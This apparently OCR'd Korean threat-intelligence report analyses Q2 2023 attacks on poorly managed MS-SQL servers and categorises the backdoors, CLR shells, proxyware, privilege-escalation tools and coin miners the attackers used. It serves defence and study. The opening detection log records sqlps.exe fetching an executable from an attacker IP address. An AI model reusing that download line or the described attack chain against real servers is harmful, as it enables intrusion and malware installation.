
Target Type	File Name	File Size	File Path
Target	oir9rue3.exe	1.58 MB	%SystemRoot%\serviceprofiles\mssql$mssql_pacs\appdata\local\temp\oir9rue3.exe
Current	sqlps.exe	67.6 KB	%ProgramFiles% (x86)\microsoft sql server\150\tools\binn\sqlps.exe
Parent	cmd.exe	272 KB	%SystemRoot%\system32\cmd.exe
ParentOfParentOfCurrent	sqlservr.exe	609.91 KB	%ProgramFiles%\microsoft sql server\mssql15.mssql_pacs\mssql\binn\sqlservr.exe

Process	Module	Target	Behavior	Data
sqlps.exe	N/A	N/A	Downloads executable file	http://117.50.122.170/fLEzsPc.exe oir9rue3.exe

[그림 1] SQLPS를 이용한 악성코드 설치

MS-SQL 서버 대상 공격 현황

[그림 2]는 2023년 2분기에 자사 ASD 로그를 통해 확인된 MS-SQL 서버 대상 공격에 대한 통계이다.




[그림 2] 2023년 2분기 MS-SQL 서버 대상 공격 현황

[그림 2]의 '피해 현황' 항목은 악성코드 또는 공격자에 의해 공격 대상이 된 시스템들의 수로, MS-SQL 서버에 대한 제어 획득 후 악성코드가 설치된 이력이 확인되는 시스템이다. 서버를 대상으로 하는 공격은 주로 보안 패치가 되지 않은 환경에 대한 취약점 공격이나, 부적절하게 설정된 환경에 대한 공격이나, 부적절하게 관리되는 서버에 대한 공격이 있다. 부적절하게 관리되고 있는 환경이라고 한다면 대표적으로 무차별 대입 공격이나 사전 공격에 취약한 계정 정보를 사용하는 경우가 있다. 만약 부적절하게 관리되는 시스템에 관리자 계정으로 로그인에 성공한다면 악성코드 및 공격자는 해당 시스템에 대한 제어를 획득할 수 있다.

'공격 현황' 항목은 악성코드 또는 공격자가 해당 시스템을 대상으로 수행한 공격 횟수이다. 참고로 이러한 취약한 MS-SQL 서버는 일반적으로 다수의 공격자들 및 악성코드들로부터 공격 대상이 되기 때문에 다양한 악성코드의 감염 로그가 동시에 확인되는 경향이 있다.

MS-SQL 서버 대상 공격에 사용된 악성코드 분류


[그림 3]은 2023년 2분기에 확인된 MS-SQL 서버를 대상으로 한 공격에 사용된 악성코드들에 대한 분류이다.



[그림 3] 공격에 사용된 악성코드 분류

[그림 3]에서 확인할 수 있듯이, 공격 대상이 다수이기 때문에 여러 악성코드 유형이 존재한다. 다음으로 유형별 상세 정보도 살펴보자.

1. Backdoor



[그림 4] MS-SQL 서버 대상 공격에 사용된 백도어 유형별 비율


C&C 서버로부터 명령을 받아 악의적인 행위를 수행할 수 있는 악성코드들을 백도어(Backdoor) 유형에 정리하였다. 백도어 악성코드들은 렘코스(Remcos) RAT, Gh0st RAT과 같은 RAT 악성코드가 대부분이지만 코발트스트라이크, 미터프리터와 같은 침투 테스트에 사용되는 유형도 일정 부분 사용되고 있다. 최근에는 공격자들이 악성코드 외에도 애니데스크(AnyDesk)와 같은 정상 원격 제어 애플리케이션을 설치하는 경우도 다수 확인된다.

렘코스(Remcos) RAT은 RAT 악성코드로서 백도어 유형 내에서만 아니라 악성코드 단독으로도 가장 많은 수량을 차지한다. 참고로 렘코스는 스팸메일의 첨부 파일을 통해 설치되는 대표적인 악성코드 중 하나로서, 에이전트테슬라(AgentTesla), 폼북(Formbook), 로키봇(Lokibot)과 함께 높은 비율을 차지하고 있다. 하지만 최근에는 취약한 MS-SQL 서버를 통해 설치되는 사례도 다수 확인된다. 수량은 많지만 모두 동일한 공격자에 의한 것으로 추정되며 설치 과정에서 파워셸(PowerShell) 명령이 사용된다.

Gh0st RAT 은 과거 오픈 소스로 공개되어 최근까지도 꾸준히 다양한 공격자들에 의해 사용되고 있는 원격 제어 악성코드이다. 그렇기 때문에 취약한 MS-SQL 서버를 대상으로 하는 공격에 사용되고 있는 Gh0st RAT도 다양한 변종들이 확인되고 있다. 대표적으로 최근에는 Gh0st RAT 변종 중 하나인 Gh0stCringe가 공격에 사용되는 것이 확인되었다.

코발트스트라이크(CobaltStrike)와 메타스플로잇(Metasploit)의 미터프리터(Meterpreter)는 상용 침투 테스트 도구로서 주로 APT 및 랜섬웨어를 포함한 대다수의 공격에서 내부 시스템 장악을 위한 중간 단계로 사용되고 있다. 최초 침투 과정에는 다른 악성코드가 사용되는 일반적인 공격 사례들과 달리, 취약한 MS-SQL 서버를 대상으로 하는 공격에서는 코발트스트라이크가 직접적으로 설치된다.

2. 트로이목마(Trojan)




[그림 5] MS-SQL 서버 대상 공격에 사용된 트로이목마 유형별 비율

트로이목마(Trojan) 유형 중에서는 CLR 어셈블리 쉘 악성코드가 가장 많은 수량을 차지하고 있다. MS-SQL 환경에서는 xp_cmdshell 명령 외에도 OS 명령을 실행할 수 있는 다양한 기법이 존재하는데, 이 중 CLR 어셈블리를 이용하는 방식이 있다. 해당 기능은 원래 SQL 서버에서 확장된 기능을 제공하기 위해 사용된다. 하지만 공격자들이 이를 악용하여 악의적인 기능을 추가하여 사용할 수 있으며, 러브마이너(LoveMiner)의 경우도 CLR 어셈블리 형태의 다운로더가 사용되고 있다.

CLR SqlShell은 CLR 어셈블리 형태의 악성코드 중 웹 서버의 웹셸(Web Shell)처럼 공격자로부터 명령을 전달받아 악성 행위를 수행할 수 있는 기능을 제공하는 형태이다. 레몬덕(LemonDuck)은 추가 모듈을 설치하기 위해 xp_cmdshell 명령을 직접 이용하기도 하지만, CLR SqlShell을 설치하여 이것이 지원하는 명령을 이용해 추가 모듈을 설치하는 기능도 있다.

[그림 6] 공격자의 명령을 실행하는 CLR SqlShell


프록시웨어(Proxyware)는 설치된 시스템에서 현재 사용 가능한 인터넷 대역폭 일부를 외부에 공유하는 프로그램이다. 일반적으로 이를 설치하는 사용자는 대역폭을 제공하는 대신 일정한 금액을 받는데, 공격자들은 감염 시스템에 프록시웨어를 설치하여 사용자의 인지 없이 대역폭이 탈취당하며 공격자는 이를 통해 수익을 얻을 수 있다.



[그림 7] 감염 시스템에 설치된 Proxyware

안랩에서는 2013년부터 확인되고 있는 섀도우포스(ShadowForce) 활동에 대한 분석 보고서를 발간한 바 있다. 섀도우포스 활동은 아직까지 계속되고 있으며, 공격자는 취약한 MS-SQL 서버를 대상으로 침투하여 백도어나 리버스 쉘뿐만 아니라 권한 상승 툴을 포함한 다양한 악성코드들을 설치한다.

3. 핵툴(HAckTool)




[그림 8] MS-SQL 서버 대상 공격에 사용된 HackTool 유형별 비율

공격자는 감염 시스템의 제어 권한을 획득한 후에도 추가적인 목적을 달성하기 위해 다양한 도구를 이용하며, 대표적으로는 권한 상승 도구가 있다. 자사 ASD 로그에 따르면 추가적으로 사용되는 핵툴 유형들 중에서 권한 상승 도구 중 하나인 Potato(Sweet Potato, Juicy Potato 등) 유형이 가장 많은 비중을 차지했다.

물론 권한 상승 도구들 중에는 Potato 유형들 외에도 취약점을 악용하는 유형들도 존재한다. 비록 대부분의 도구들이 권한 상승 도구들이지만 이외에도 공격에 함께 사용되는 Proxy 악성코드나 미미카츠(Mimikatz)가 함께 확인되기도 한다.

4. 코인마이너(Coin Miner)




[그림 9] MS-SQL 서버 대상 공격에 사용된 CoinMiner 유형별 비율

코인마이너 악성코드는 크게 퍼플폭스(PurpleFox), 러브마이너(LoveMiner), 마이킹즈(MyKings) 등 3가지 종류가 대부분을 차지한다. 3개의 유형 모두 일반적인 코인마이너 악성코드들처럼 XMRig 즉, 모네로 가상 화폐를 채굴하는 것이 목적이다. 해당 악성코드들은 주로 취약한 계정 정보가 설정되어 있는 시스템들을 대상으로 유포되는 악성코드들이다. 따라서 [그림 9]에서 XMRig로 분류된 악성코드는 특징이 두드러지지 않아, 특정 유형으로 구분이 어려워 마이너 이름을 그대로 표기하였다.

러브마이너(LoveMiner)는 .exe 실행 파일이나 CLR 어셈블리 형태의 다운로더 악성코드를 거쳐 취약한 MS-SQL 서버에 설치된다. 마이닝 외에 추가적인 기능이 없는 러브마이너와 달리 다른 악성코드들은 여러 가지 특징들이 존재한다. 예를 들어 마이킹즈(MyKings)나 퍼플폭스(PurpleFox)는 감염 이후 스캐닝 모듈이 추가적으로 설치되어 또 다른 시스템을 감염시킬 수 있다. 이들은 취약한 MS-SQL 서버 외에도 SMB 취약점을 악용하여 패치되지 않은 내부 네트워크 시스템을 공격한다.

5. 다운로더(Downloader)



[그림 10] MS-SQL 서버 대상 공격에 사용된 Downloader 유형별 비율

